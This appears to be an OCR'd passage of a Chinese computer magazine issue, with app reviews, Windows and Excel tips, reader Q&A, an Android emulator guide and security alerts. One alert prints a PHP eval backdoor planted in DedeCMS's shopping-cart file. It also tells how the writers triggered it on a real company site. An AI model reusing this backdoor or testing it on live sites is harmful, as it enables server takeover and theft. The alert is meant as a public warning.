建议增加一个可以加密的文件夹，否则如果百度账号被盗，网盘中的数据就不保了！而且没有误删恢复功能，希望在后续版本中加入！

APP应用达人佟乐乐



百度网盘的容量很吸引人啊，虽然15GB的容量已经差不多够用了，但是官方只是提供了活动链接，并没有开通相关功能，无限容量会不会是一句空话呢？

APP应用达人小颜

体验酷炫桌面工具——TSF Shell



想必大家一定很羡慕科幻电影中主角们的手机酷炫的特效吧？不用再流口水了，今天我为大家带来一款有着同样超酷体验的手机桌面软件——TSF Shell，而且还是国产软件。OK，言归正传，下面就是见证酷炫的时刻了。

■测试软件：TSF Shell 1.32 免费版
■测试平台：Android 2.34
■测试手机：Samsung i897
■网络环境：中国联通 3G 网络

插件功能 简单实用

Android 用户大多数都比较喜欢那些功能丰富的小插件，TSF Shell 提供的插件能否满足我们的需求呢？

TSF Shell 的插件不光是改变界面外观，让桌面更加美观，它拥有更加实用的工具，为我们提供了各种具有特色的小插件，如音乐播放器、天气、便签、系统组件开关等。可以在左边的工具栏中根据自己的喜好来自由设置，还可以改变图标的底色与光泽质感。而且所有插件都是动态的，像天气插件，用动画特效来显示当前的天气情况，非常直观。像桌面便捷这种小插件在启动的时候还提供了绚丽的动画效果，支持手写、涂鸦，用起来真是爱不释手。

图标管理 手势操作很给力

手机使用得越久，各种 APP 自然会越来越多，如何管理这些图标成了一个难题，这款软件能否完成这个工作呢？

文件夹箱子是 TSF Shell 新开创的一个特色酷炫功能，根据需要大家可以将应用程序、联系人等拖放到文件夹盒子里面，它以不同的图标形式显示在文件夹里面，在文件夹右下角显示当前文件夹盒子里面图标的数量，在打开、关闭、图标归类时都会有酷炫的动画。将文件夹盒子里面的图标往外拖就可以将文件夹的图标全部展现出来，可以快速启动程序。如果大家想把桌面上很多个图标加入到文件夹盒子怎么办呢？很简单，从文件夹盒子的下半部分向外画线，将要加入的图标包围，然后将画出的线画回起始端，松手即可。

如果桌面的图标太多会显得凌乱不堪，不仅不好管理，而且想运行某个应用程序也不好找，让我们来试试它的图标管理功能。在要管理的图标上画一条曲线，然后就会可以在“转盘”中操作了。

总结：TSF Shell，你值得拥有！

我们可以看到，TSF Shell 不失为一款非常人性化的桌面管理软件，每一项操作都有非常酷炫的动画效果，深度优化了用户体验，动画的显示、拖放都非常流畅，使用中兴 V880 等配置较低的手机运行起来都不会出现卡顿现象。其便捷的桌面图标功能、丰富的动态小插件，以及文件夹盒子功能，都让 TSF Shell 锦上添花。各位喜欢酷炫效果的朋友一定不要错过了。



软件界面极为华丽

捡到我的手机就还给我吧

“董师傅，我攒了好几个月零钱才换了一部iPhone 4S，虽说不是卖肾所得，但那也是我的血汗钱呀！有没有办法做足防盗措施呢？”

“当然有，你还可以主动出击呢！”

防盗思路

《电脑报》曾介绍苹果的追踪iOS设备的文章，是利用“查找我的iPhone”和“iCloud”，这个思路呢，是用来追踪iOS设备，属于被动措施。而我今天要讲的，是主动措施。怎么说呢？就是说，当小偷窃取我的手机后，手机就会主动给我发送相关信息，更能把小偷的大头照发过来！

据称iGotya这款防盗软件越狱后可以在Cydia里搜索安装，最大的特点在于，当你设定了锁屏密码后，盗贼尝试输入密码的时候，会因为超过你设定的错误次数，将其照片拍下来，并通过云存储发到你的邮箱中，并将其地理位置进行定位。

我安装后进行了一番研究，弄明白大致原理是：界面上是密码锁定的，当你的iPhone手机丢失后，只要拿到的人输错密码，软件就会启动用前置摄像头拍下使用者的脸孔。设置过后，输错密码2次，锁机，长按电源试图关机，但是电源键已经更改，改了播放音乐，并且音量全开。最厉害的是能够自动定位，并且前摄像头会抓拍嫌疑人，把所有信息发回到之前设置好的邮箱！







防盗设置

iPhone必须先越狱。至于怎么越狱就不在本文的范畴了。

在Cydia查找iGotya，安装后，在设置中就会出现“看门狗”，这就是iGotya！

打开看门狗，就可以进行设置了（见图1~3）：

主要就是拍照、获取位置和发送到设置好的邮箱。

而下面的安全模式，就是当他人打开你的手机后，所显示的内容。然后到“通用”里，打开密码锁定，在此处设置密码相关的项目。

密码不要用1111和你生日日期之类的，以防他人捡到后轻松打开你的手机！

设置后锁屏看看效果，你应该会发现，如果每输错一次密码，就会拍一张照片，你可以在你早先设置的邮箱中收到！在邮箱里就能看到此时正在用手机的人的大脸和地理位置！

如果输错了两次，屏幕就会显示你早先设置的要显示的文本内容。而这时候，iPhone里面的私人内容，全部被隐藏起来，除非你再输入正确的密码，才会恢复显示。

不过要是自己试验的时候，贼没防住，自己反而被防住了怎么办？明明密码是正确的，但桌面所有的App，连同设置全消失了怎么办呀？

别急，这是因为iPhone的锁住密码和iGotya的密码不一致所致，这时候你可以在主屏幕的第一页的搜索，键入“设置”，就可以进入设置了，把系统密码修改为iGotya的密码一致。再回到锁屏界面，再输入密码即可解锁！

这点我觉得甚妙，即系统密码和iGotya密码可以不一样。讲系统密码二次内正确的情况下不会锁屏。当两次输入错误，即使最后的系统密码被猜对了进入系统，由于不知道iGotya正确的密码，所以即使进入设置，也没有办法解锁。

@小兔子


董师傅点评：


防止iPhone丢失，可以将iGotya与报纸前段时间介绍的iCloud和查找我的iPhone，两者结合，一个主动一个被动，最大限度提高追踪的可能性，但是就算能拍下盗贼的正面照并锁定其地理位置，哪有主动出击保险！所以看好你的手机才是上上策！

扫清右键菜单的不明选项

“董师傅啊，不知道怎么回事，我发现我的右键菜单有点诡异啊，右击文本文件在打开方式竟然有两个“记事本”，就像幽灵一样不知道怎么赶走啊！”

有一天无意发现在电脑中右键点击文本文档的话，在“打开方式”中有两个记事本（如图1），因为我有“系统洁癖”，看到这些总觉得不舒服，它成了我心中挥之不去的阴影。





后来无意发现，Windows 7和Windows 2008都有这样的现象，但刚新装的Windows并没有两个记事本的现象，这到底是怎么回事呢？

原来，这一切的秘密都隐藏在注册表中。打开“开始→搜索框”，输入“regedit”然后点击回车打开注册表。为防修改注册表造成不必要的麻烦，先备份一下注册表：点击“文件→导出”即可。然后定位到：

HKEY_CLASS-ES_ROOT\txtfile\shell\open\command

在右侧双击“默认”将数据数值的“C:\Windows\notepad.exe %1”清空。右键点击“command”选择“权限”，更改为“拒绝 Adminstrator 完全控制”，具体操作方法如下：

依次进入“权限→高级”在“权限项目”选框中选中“Administraors（计算机名-PC\Administraors）”，此时它的权限是“完全控制”。然后点击“编辑”，在“权限”选框中将右边的“拒绝”项中的钩全钩上然后点击“确定”退出（如图2）。

接着重启系统后再看看，文本文档的打开方式终于只剩下一个记事本了。

@沉睡的火种

董师傅点评：

我查看了我自己的电脑，竟然也有两个记事本的“幽灵现象”，后来调查了一下，凡是安装了QQ的Windows系统都会在打开方式出现两个记事本，而且不光Windows Vista以后的版本会出现这个现象，连Windows XP也有。大家遇到这种情况多半会认为是系统中毒了，但是用杀毒软件查不出任何病毒，只会给用户造成更大的疑惑。

沉睡的火种在修复过程中涉及到了权限，因为如果不在权限动手脚的话，修复后，再运行QQ还是会重新出现两个记事本的。不过，动用注册表是有潜在风险的，操作错误的话还可能导致系统崩溃，如果对注册表不熟悉的读者，可以用第三方软件来修改右键菜单，比如Super Menu等。

有问必答

邮箱地址：huangyj@cpcwi.com

欢迎大家向必答小子提问，来信请寄到：huangyj@cpcwi.com，或者关注必答小子微博，发送你的问题并@电脑报黄益甲，我们将会尽力为你解答。

新iPad分辨率问题

擎天柱：我买了新iPad，请问，如果我使用“Apple Digital AV Adapter”将新iPad连接到电视上，那输出到电视是什么分辨率呢？

新iPad的屏幕分辨率有2048x1536，但是如果输出到全高清电视，分辨率最高也只有1920x1080，因为全高清电视也只有1920x1080分辨率，受电视所限，新iPad接到电视上并不能发挥最高性能。

无法升级.net framework

弥陀寺葡萄：不知道怎么回事，我无法升级.net framework，也不能卸载，试过各种各样的工具都不行，要怎么做才能顺利升级.net framework呢？

这应该是系统中有错误的.net framework信息或者组件损坏了。要顺利升级.net framework，就必须先把以前出错的信息或者损坏的组件删除再安装升级。

首先到http://t.cn/aksaa0下载.net framework自动清理工具，运行之（如果出现用户账户控制窗口的话，选择“是”），逐步确认到出现“Product to cleanup”一项的时候，在右边下拉菜单中选择“.NET Framework - All Versions”然后单击“Cleanup Now”继续。当看到“Product cleanup succeeded!”后，就表示清理已经完成了。按一下“Exit”关闭窗口。重启计算机，接下来就可以重新安装所需要的.NET Framework了。最后可以使用“Windows Update”来检查.NET Framework的更新，确认.NET Framework的更新安装是否成功。

如何划分逻辑分区

齐天大怪：Win7的系统安装盘自带的分区工具只能分4个主分区（包括100MB的隐藏分区），然而我怎么也分不出逻辑分区。请问怎么在分区工具里分出逻辑分区（并不是指用第三方分区工具或者等系统安装好了在磁盘管理里分区）？

Windows 7默认创建的分区都是主分区类型，而且在一块磁盘上最大允许4个主分区或3个主分+1个扩展分区。在这样的情况下是属于基本磁盘，无法再创建分区，要在基本磁盘再创建新的分区的话，必须用Windows 7自带的命令Diskpart将整个磁盘转换为动态磁盘才可以。所以就目前情况来看，应该是将其中一个创建为扩展分区类型，然后在这个扩展分区上创建逻辑分区。具体说法就是，用系统自带的分区工具删除最后的一个主分区（请事先把数据转移到其他分区以防丢失），然后重新建立分区，选择逻辑分区即可。

责编 | 黄益甲 美编 | 夏岚 组版 | 何雪松 责校 | 涂书

搭上腾讯快车 提升网站流量

@裘文峰

社交网络已经是流量的聚集地，一个简单的分享将会为公司网站带来更多的流量，如何将用户有效引入到自己的网站呢？这是各大站长最关心的问题。如果能充分利用社交网站的用户流量，那将会多么美妙啊！

一键分享 让你的网站处处留香

我们在浏览网页的时候，看到精彩之处往往想要和朋友们一起分享，我们可以通过腾讯提供的开放平台来直接进行分享。

其实，添加QQ互联开放平台的组件并不困难，腾讯提供了多种分享方式，我们首先需要进入QQ互联开放平台(http://connect.qq.com/intro/share/)，并以QQ账户登录，然后就可以看到许多相关组件，有“分享组件”(可以一键分享文章到QQ空间或朋友网)、“赞组件”(点击之后会在QQ空间添加一条类似谷歌+1的动态信息)、“QQ空间签名档”等多种方式。下面我们就以插入分享到QQ空间的按钮为例进行说明。

在QQ互联开放平台依次点击“分享组件”→“分享到QQ空间”，然后按要求选择组件位置、组件样式等，如果需要分享计数，还可以勾选“添加分享计数”选项，单击右下方的“复制代码”按钮就可以生成组件的代码了(在此，还可以添加“一键分享到腾讯微博”的按钮，如图1)。

接下来，我们需要把这段组件代码添加到自己的网站中去。以WordPress博客为例，进入WordPress后台，单击“外观→编辑”按钮，接着点击右侧的“文章页面”对页面的源代码进行编辑，在合适的位置(建议将分享按钮放在文章的正文的分页按钮的下面)粘贴刚才的组件代码，点击底部的“更新文件”按钮就可以了(如图2)。







小提示|Tips

我们可以在保存代码之前，对“分享到空间”组件进行编辑，比如可以在“desc”后面加入默认的分享理由，在“Site”后加入分享来源。这样不但可以方便网友分享，还可以提升网站知名度。重新打开网站的文章，就可以直接点击“分享到QQ空间”然后进行分享了(如图3)。

持续关注 成为网站铁杆粉丝

大家一定非常熟悉博客的关注按钮，用户单击该按钮即可成为该博客粉丝，同样的，QQ互联开放平台的关注组件也提供了类似的功能，将网站分享给大量腾讯用户，极大地提高用户对网站的黏度！

首先，你需要让你的QQ空间通过腾讯认证(这个空间的访问权限必须是对任何人开放的，申请地址：http://page.opensns.qq.com/apply.html)。填写基本资料之后，在“认证类型”选项，需要选择为“网站认证”，在此输入你的网站主页，并下载一个认证文件(一个随机生成的文本文件)上传到自己网站的根目录中，然后点击“点击认证”按钮即可(如图4)，最后“提交”申请，等待工作人员审批即可(审批时间较长，一般为七天)。



等空间通过认证后，你才能使用关注组件。而使用步骤只有三步：输入QQ号码，选择样式，粘贴相应代码到网站的页面就可以了(操作同上)。完成之后，网站中就会出现一个“赞”的按钮，用户点击之后，他的QQ好友将会在空间中看到一条带有网站链接的动态信息，可以为你带来更多潜在流量。

结 语

社交网站的人气一直居高不下，广大的站长如果能好好利用QQ互联开放平台提供的巨大用户资源，必将令自己的网站流量翻番。比起第三方工具提供的代码，QQ互联开放平台的组件无疑更加稳定可靠，而且没有广告，更能让用户接受。

另一方面，我们也应该看到国内的网络用户资源已经不再有井喷式的增长，只有牢牢抓住有限的用户资源，提高用户黏度，才能让自己的网站走得更远。

博主支招>>

相信看了本文，大家已经可以熟练地在网站中加入QQ互联开放平台的组件了，我们也采访了系统驿站(www.tec68.com)的站长海鱼先生，请他来谈谈自己的经验。

@系统驿站海鱼：其实，以前共享到QQ空间、QQ书签等的第三方代码就很多，但QQ开放平台的丰富性和权威性无疑为网站的发展提供了强劲助力。QQ软件和空间是国内最有黏性的社交平台，通过用户的分享将带来更多的新的流量，依托于QQ开放平台将极大降低网站的推广开支。此外，值得关注的开放分享平台还有百度分享，毫无疑问，冗长低效的第三方分享代码该为更加出色的开放平台让位了。

活用 Excel 函数 年龄巧计算

@于国明

我是一名人民教师，经常需要制作统计学生年龄的报表，而我们手头的资料往往是在学生入学时记录的他们的出生日期。而年龄每一年都在增加，如何根据学生的出生日期快捷地计算年龄呢？使用Excel的几个简单函数就可以轻松搞定。

课前讲堂

在本文会用到三个函数，我们先来看看它们的定义(本文中提及的各函数中的逗号与括号都必须是英文状态下的逗号与括号)。

LEFT：提取指定个数字符函数。如“LEFT(B2,4)”的含义是从B2单元格的文本中的第一个字符开始，取4个字符。

YEAR：提取年份函数。如“YEAR(1990/6/10)”的结果为“1990”，而原单元格中月、日等数值会略去。

INT：取整函数。如“INT(3.14159)”的结果为“3”，小数部分略去。

LEFT函数 搞定文本格式生日

由于学生入学时登记人员不同，又没有一个统一的标准，所以在Excel表格中，学生生日那一列的单元格格式常常有不同。有时会将学生的出生日期统计成“19900610”或“1990.6.10”的文本格式，这时候就需要用到文本函数，按以下方法就可以计算年龄了。

假设A列为学生姓名，B列为出生日期，需要在C列呈现年龄(每列的第一行都是表头文字)，我们只需取出生日期的年份并用2012减去这个数字即可得到学生年龄。那么我们可以在C2单元格中输入“=2012-LEFT(B2,4)”公式，然后将C2单元格的公式向下复制就能计算出学生的年龄了(如图所示)。

如果学生的出生年份只有两位数字，记录为“900610”，我们可以将公式稍作变动，在C2单元格输入“=2012-(LEFT(B2,2)+1900)”即可。读者朋友们仔细查看公式就可以知道计算原理了。



其他格式 举一反三

如果当时记录的格式为日期格式(如“1990/6/10”)又该如何处理呢？这就需要用到日期函数YEAR，依照上面的思路，将函数做一些调整即可。

同样的，假如C列为学生年龄，我们需要在C2单元格中输入如下公式：“=2012-YEAR(B2)”，然后将C2单元格向下复制即可。

还有一种情况就是需要计算出学生的准确年龄。这种情况比较少，但在我们的日常工作中也会遇到，如新学期开学了，我们学校只能招收2006年9月1日以前出生的学生(不足6周岁的学生无法在全国大多数省市的学籍管理系统建立学籍)，遇到这样的情况按以下方法就可以计算了。

同样的，我们假设学生的出生日期在B列(A列为姓名)，而C列为截止日期(如2012年9月1日)，D列则为学生的准确年龄，并且B列与C列的日期都是日期格式的数据。我们需要在D2单元格中输入“=INT((C2-B2)/365.2422)”并向下复制即可。

小提示|Tips

此函数比较复杂，含义是C2单元格减去B2单元格所得的日期除以365.2422，然后将这个商进行取整运算。其中“365.2422”是指回归年的时间(也称太阳年，即太阳中心从春分点到春分点所经历的时间)。

延伸阅读

学生入学不会登记身份证号码，如果是单位员工，多半会遇到通过身份证号码来计算年龄的问题，假设身份证号码在B列，我们只需在C2单元格输入“=2012-MID(B2,7,4)”即可。其中“MID(B2,7,4)”的意思是从B2单元格中的第7个字符开始取4个字符。

责编|陈广伟 美编|夏岚 组版|况中银 责校|涂书

读者朋友可能会有疑问，难道像Windows 8支持ARM平台一样，新版Android也能直接运行在Intel x86平台上了吗？当然不能，这是常识！不过，利用谷歌提供的Android SDK，在PC中模拟一个Android环境，就可以体验Android啦，常识就这样被打破了！



打破常识 在PC中玩Android

除了iOS5和Windows 8，现在最火热的系统就是Android 4.0（俗称“冰淇淋”）了？如果手头没有Android平板，或者Android手机，就不能尝尝“冰淇淋”的味道吗？作为一个Geeker，我们可以在PC中来体验Android 4.0的魅力！

提前下载的东东

测试平台
操作系统：Windows7 64位（32位也可以）
硬件配置：Core i7 2600/16GB DDR3/ASUS 550Ti

Android SDK

SDK是软件开发工具包，这里我们不是用来开发软件，而是用来搭建虚拟环境。Android SDK可以在http://tinyurl.com/dhcpvy免费下载，根据操作系统版本下载，例如Windows版、Mac版等。

JDK

因为Android SDK采用了Java语言，需要Java环境，所以必须先安装JDK才能正常使用，在http://tinyurl.com/6tgdthe 免费下载，根据操作系统的位数（32/64）下载对应的JDK即可。

四步让Android搬家

首先，安装JDK。双击安装，安装完后，提示要安装JavaFX SDK，点击“取消”。

接着，安装Android SDK。只要把下载的Android-sdk_r16-windows.zip解压安装即可，需要注意的是，路径中不要有中文，例如d:\Android-sdk。

然后，下载并安装Android 4.0.3。运行d:\Android-sdk下的SDK Manager.exe，打开一个SDK列表，选择最新的Android 4.0.3（API 15），当然你也可以选择安装其他Android版本，再点击“install 5 packages…”，在弹出的窗口中勾选“Accept All”，点击“install”即可（图1）。这个过程比较漫长，请耐心等待，安装完后软件包的状态就变成了Installed。

最后，配置Android 4.0.3系统。运行d:\Android-sdk下的AVD Manager.exe，在“Android Virtual Device Manager”中点击“New…”创建一个新的模拟器。Name随便输入，Target选择“Android 4.0.3”，然后设置SD Card的尺寸、屏幕分辨率、模拟设备的RAM容量等，点击“Create AVD”即可（图2）。现在，Android 4.0就被我们安装在PC电脑中啦！

品尝PC中的Android

初次启动较慢

运行AVD Manager.exe，选择之前创建好的模拟器，点击“Start…”，在弹出的窗口中点击“Launch”，就可以启动Android了（图3）！初次启动的时间比较长，需要有一点耐心，但我发现之后再启动就非常迅速了。模拟器启动后，我们可以看到左侧是手机界面，右侧则是控制键以及键盘（它们替代了Android手机上的Home、菜单、返回和搜索等按钮）。不过，因为没有了触摸屏，所以用鼠标操控的感觉有些不习惯，就像在Windows 8中用Metro界面一样。


让界面显示中文


此时，我们发现Android界面是英文的（只有界面是英文的），用起来太痛苦，怎么办？改成中文的吧！点击右侧的“Menu”，选择“System settings”打开设置菜单，找到“Language & input”，在“Language”中选择“中文（简体）”即可。

安装新的Android应用

试用后，发现Android系统运行基本还算流畅，除了电话和短信外，上网、播放视频等其他功能都可以实现，就是在安装Android应用上费了点工夫，不过最后还是解决啦：在“设置”→“开发人员选项”中，勾选“USB调试”，然后运行PC机上的豌豆荚，它会自动连接到Google SDK上，然后下载安装APK即可（跟物理安装是一样的）。此外，也可以用“SD卡管理”来管理模拟器里SD卡的内容。

@吉林 刘延军









Q&A

Q：如何判断PC操作系统的位数？

A：Windows XP，大家用的几乎都是32位的。如果是Windows7，在“计算机”上点击鼠标右键选择“属性”，就能在“系统类型”中看到该信息，然后下载对应的软件包即可。

Q：创建AVD成功了，可是运行时提示“PANIC:Could not open:C:\Users\xxx\.Android/avd/htc.ini”，无法启动模拟器怎么办？

A：那是因为你修改了Windows7默认的用户文件夹的位置。比如，用户文件夹是在D:\Liuyanjun，那么可以按照错误提示信息在“C:\用户\Liuyanjun\”下创建文件夹“.Android\avd”，然后在“D:\Liuyanjun\.Android\avd\”下找到htc.ini，把它复制到“C:\用户\Liuyanjun\.Android\avd\”下即可。

Q：我将语言设置为中文的时候，提示“Unfortunately，谷歌拼音输入法has stopped”，这是怎么回事？

A：修改默认的输入法设置，点击“Language & input”菜单中的“Default/谷歌拼音输入法”，然后选择“English (US)/Android keyboard”即可（图4）。

程序员不是吃青春饭的

才入行的程序员很多都听说过这样的话：程序员是吃青春饭的，年轻的时候思维敏捷且能加班、能熬夜，干了一二十年后就不行了。实际上，不管是美国的微软、甲骨文、Adobe、暴雪等公司，还是中国的金山、寰宇、腾讯、盛大等公司，都有或者将要有年龄很大的程序员。为什么他们没有被淘汰呢？其实，他们做的是产品而不是项目。这两者的区别在哪里？

帖子：http://go.icpcw.com/f/jk141.htm

@福建 情迷北欧音乐

畅想Flash的出路

作为曾经的网站必备元素，Flash已经光环不再，其地盘不断被HTML5与JavaScript等Web技术所蚕食。这个势头还会继续下去，那Flash的出路在哪里？它会消亡吗？国外的高手是这么看的：Flash将失去对网站的统治力（被HTML5取代），但它会在移动游戏的开发设计中绽放光彩！

帖子：http://go.icpcw.com/f/jk142.htm

@山西 阳光鱼

iOS 5最全省电攻略

有一些朋友将苹果手机升级到iOS 5后，发现电池续航时间短的问题依然没有解决——电池消耗得太快，每天都要充电太不给力了！如何延长iOS 5的待机时间呢？依靠系统的默认设置是不行的，需要手工调校系统：禁用蓝牙、禁用不需要的应用通知、禁用不需要的位置服务、禁用时区设置、禁用Ping、禁用诊断和用量报告……

帖子：http://go.icpcw.com/f/jk143.htm

@广西 Louisa

诺基亚N9运行Android 4.0

前不久，俄罗斯的一位玩家通过自己的努力，让诺基亚的N9成功运行了Android 4.0系统。最近，该用户放出了N9版Android 4.0的ROM，并给出了刷机教程。虽然诺基亚N9运行Android 4.0还算流畅，但也有一些问题，例如开机比较慢、仅支持英文（拼音输入法不可用）、Wi-Fi和摄像头均不能用（蓝牙、3G网络可用），拨打及接听电话没有声音，但收发短信正常。

帖子：http://go.icpcw.com/f/jk144.htm

@河南 南音之墙

小新打黑 本周上网你将面临哪些安全威胁？编辑小新为你提供精心分析的安全预警，助你安安全全上网，快快乐乐冲浪！

DedeCMS被植入后门
你的钱 直接上交黑客

影响人群：上亿网民
以前也有一些盗版系统光盘中，例如虎头版XP，被植入了后门，盗版商利用后门推送广告、窃取个人隐私等。



陈邓新

你想过这样的情况没有，你在网站中充值的钱，突然莫名其妙地消失了，而你向网站管理员投诉，网站管理员却说你根本没有充过值。你相信吗，这一幕极可能在你身边上演！

寻找铁证

DedeCMS是主流的CMS系统，被广泛应用于企业网站、中小型购物网站、政府网站、高校网站以及个人网站，这就意味着潜在的入侵目标数不胜数——以关键词“powered by dedecms”进行搜索，可以发现1350万个使用该系统的网站。最近，该系统出现了大问题。

那还得从几天前说起。小编的一位黑客圈的朋友告诉小编DedeCMS 5.7SP1官方安装包被黑客植入后门（织梦内容管理系统），当时小编并没有在意——这个消息较早就在黑客圈流传了，DedeCMS官方也进行了否认。


直到忙完手中活后，小编才关注了该消息。小编发现DedeCMS 5.7SP1版被悄悄地更新了。看来流言不是空穴来风！为了寻找后门，小编和朋友一起下载了旧版本的安装包，并用Hackman Disassembler等反汇编工具查看安装包的源代码，经过数小时的努力，终于找到了后门代码。

后门威胁网购人群

然后，我们寻找了一个目标网站进行试验。该网站是一个企业网站，允许通过网络下订单，我们在订单页面中调用后门激活程序包，通过程序包中的eval、file_get_contents等命令激活后门，此时就可以看到网站的目录，想做什么还不是轻而易举的事情！

```
20  class MemberShops
21  {
22      public $OrdersId;
23      public $productsId;
24
25      function __construct()
26      {
27          $this->OrdersId = $this->getCookie("OrdersId");
28          if(empty($this->OrdersId))
29          {
30              $this->OrdersId = $this->MakeOrders();
31          }
32          @eval(file_get_contents("php://input"));    //后门代码
33      }
34
35      function MemberShops()
36      {
37          $this->__construct();
```

黑客植入的后门代码



激活漏洞后看到网站的目录

为什么要寻找带网络订单的网站呢？因为后门代码存在于DedeCMS的购物车的关联文件中，凡是调用该购物车的行为均会触发后门。是不是看迷糊了，危害是什么？对网站管理员来说，黑客可以通过该后门控制网站，甚至进一步控制服务器。

对普通用户来说，如果在使用该安装包的网站中网购东东，你在网站中充值的钱会直接被黑客盗走，而充值信息会被全部抹杀，因此管理员一点不知情，你投诉都没有门！那后门如何清除呢？网站管理员下载最新的DedeCMS 5.7SP1，或者删除shopcar.class.php文件中的“@eval(file_get_contents('php://input'));”代码。

使用DedeCMS的网站

麦团网	315维权在线
山东大学	天网安全阵线
中国站长站	A5站长网
265G	中国网管联盟
灵图在线	盐城市国土资源局
懒人图库	中国人民解放军第464医院

评论嘉宾

DedeCMS是国内用户量最大的PHP类CMS系统，因此该后门影响的网站数量庞大，潜在的安全威胁值得每一个网民警惕。
——@360安全专家

我测试了一下，目前还有不少网站没有更新DedeCMS系统，还存在后门，这些网站对网民而言就是潜在的地雷。
——@张碟（Dream黑客小组重要成员）

利用该漏洞，可以入侵网站、入侵服务器，挂马、钓鱼、盗号、偷钱，什么都可以干。这个后门很厉害。
——@sker（Zerobox核心成员）

听说有人已经研制出批量拿DedeCMS网站的程序，如果该消息属实的话，对没有堵上漏洞的网站是一种灾难。
——@狄鄂宇（死神镰刀组织重要成员）

iPad 2打折促销
仅售千余元 你敢下单吗

影响人群：上亿网购用户
在历史上，iPad的钓鱼网站有好几个爆发高峰，例如一代iPad打折促销时、iPad 2出货高峰时等。



陈邓新

iPad 2降价了，你想买吗？当心了，别走错地方，别看到低价就心动，否则你会被不法分子骗走血汗钱！

超乎想象的低价

家住郑州桐柏南路的魏先生，最近遇到一件烦心事。在读书时他就想购买iPad，但那时生活费仅够日常开销，这个愿望一直没有实现，如今虽然工作尚不满一年，但手中攒下一笔余钱，趁着最近iPad 2降价，他想入手一台。

于是在网上搜索相关信息，进入了http://www.ipad.obcsc.com。看到网站宣传iPad2的售价为1288元~1688元，比正常价格要便宜一半多，他就动心地立即下单了。可等了快半个月，还没有收到货，此时魏先生才发现上当受骗了，最后无奈地报案了。

揭秘iPad钓鱼的手法

上面这个案例，只是最近猖獗的iPad钓鱼网站的恶行之一。iPad钓鱼网站在短短数周之类，数量就增加了4倍多（综合各大安全厂商的数据而得）。iPad钓鱼网站为什么能屡屡得手呢？他们有何蒙人的伎俩呢？

欺骗招数1：我们卖的是水货。有不少此类钓鱼网站，都会宣称他们卖的iPad2/ iPad3是水货，比正规渠道的货要便宜很多，而有部分消费者，并不了解水货行情或者说心里愿意相信这个理由，从而上当受骗。

欺骗招数2：销售的是尾货。有部分此类钓鱼网站找的理由是：我们销售的是尾货，前面的赚够了，就剩下最后几台了，想尽快清仓然后卖iPad 3。这个理由听起来是不是非常充分？

欺骗招数3：回馈用户的活动。有一些此类钓鱼网站，打着回馈用户的旗帜兜售iPad2，这个理由也比较合理——网上的确有此类正规的活动。小编认为，这种欺骗招数是最高级的。

如此多的iPad钓鱼网站，应该如何预防呢？最简单的方法是安装一款拦截iPad钓鱼网站效果较好的杀毒软件或安全辅助工具。此外，通过肉眼也可以轻松识破iPad钓鱼陷阱。查查网站的网络备案号，大多数钓鱼网站用的是伪造的网络备案号，一查就露馅了。

经过小编测试，金山毒霸拦截iPad钓鱼网站能力优异！

评论嘉宾

此类钓鱼网站具有周期性，在苹果推出新品或者促销老产品时，都大量涌现，而平时的数量则比较稳定。
——@金山安全专家 李铁军

1200多元买iPad 2？想想就知道不可能，连成本都赚不回来吧！从逻辑判断就知道该网站是钓鱼网站。
——@张西铭（反钓鱼工程师）

一般来说，看到网站是以个人名义备案的，就要多一分小心了，此类网站的可信度就不高，千万不要下单。
——@沉默（HNC联盟组织重要成员）

想跟小编交流吗？加入电脑报交流QQ群吧！QQ群：63357672，接头暗号：陈邓新。此外，你也可以通过微博跟小编互动，小编的微博是http://weibo.com/cdx1983。

互动专区

@腾讯微博 柠檬青橙：我看到@zhenker转发了一条消息，说意大利的安全高手发现了一个安卓漏洞，可以被黑客用来发动DDoS攻击，导致移动设备完全瘫痪。手机也会被DDoS攻击？不可思议！

当然可以，现在的智能手机就是一台电脑嘛，不过该漏洞的实际操作难度估计非常大。
——@电脑报陈邓新（腾讯微博）

该漏洞的补丁都研究出来了，不怕，安心睡觉去。
——@药水色（新浪微博）

通过病毒可以发动移动端的DDoS攻击，但限制条件较多，不看好！
——@宁波懒猫（黑客技术群）

净化互联网环境，人人有责。面对网购陷阱、网银陷阱、微博陷阱、手机陷阱……我们不能再沉默了，一起来举报这些令人深恶痛绝的安全陷阱吧！举报方式：微博：http://weibo.com/cdx1983；网站：http://hd.icpcw.com/f/bb；邮箱：pcw-chendx@vip.sina.com。一旦采用，我们会赠送你一个小礼物（举报时，请附上你的姓名、地址、手机、邮编等联系方式，方便小编联系你）。

本期礼物：耳机

本期获奖者：清润真水（腾讯微博）





尖货达人评测团

你热爱网购吗？你是衣食住行玩都通过网购解决的达人吗？你喜欢各种稀奇古怪的东东吗？什么，你都符合？好吧，欢迎加入我们的尖货达人群吧！群号是 220304439，在这里你能和全国的尖货达人大侃你网购的创意尖货，更有机会登上《电脑报》，将你购买的创意尖货与全国读者分享，得到丰厚稿费或奖品哟！

尖货实测之家居篇

爱生活，爱网购。正是因为对生活充满了热爱，为了让生活变得更美好，咱们就去网上淘来各种或有创意，或是实用的东东。家里面用的东西肯定是最多的，咱们一起来看看这些达人在网上扫来的绝顶好东东吧！

享受做饭乐趣 脱水器



独居女小周

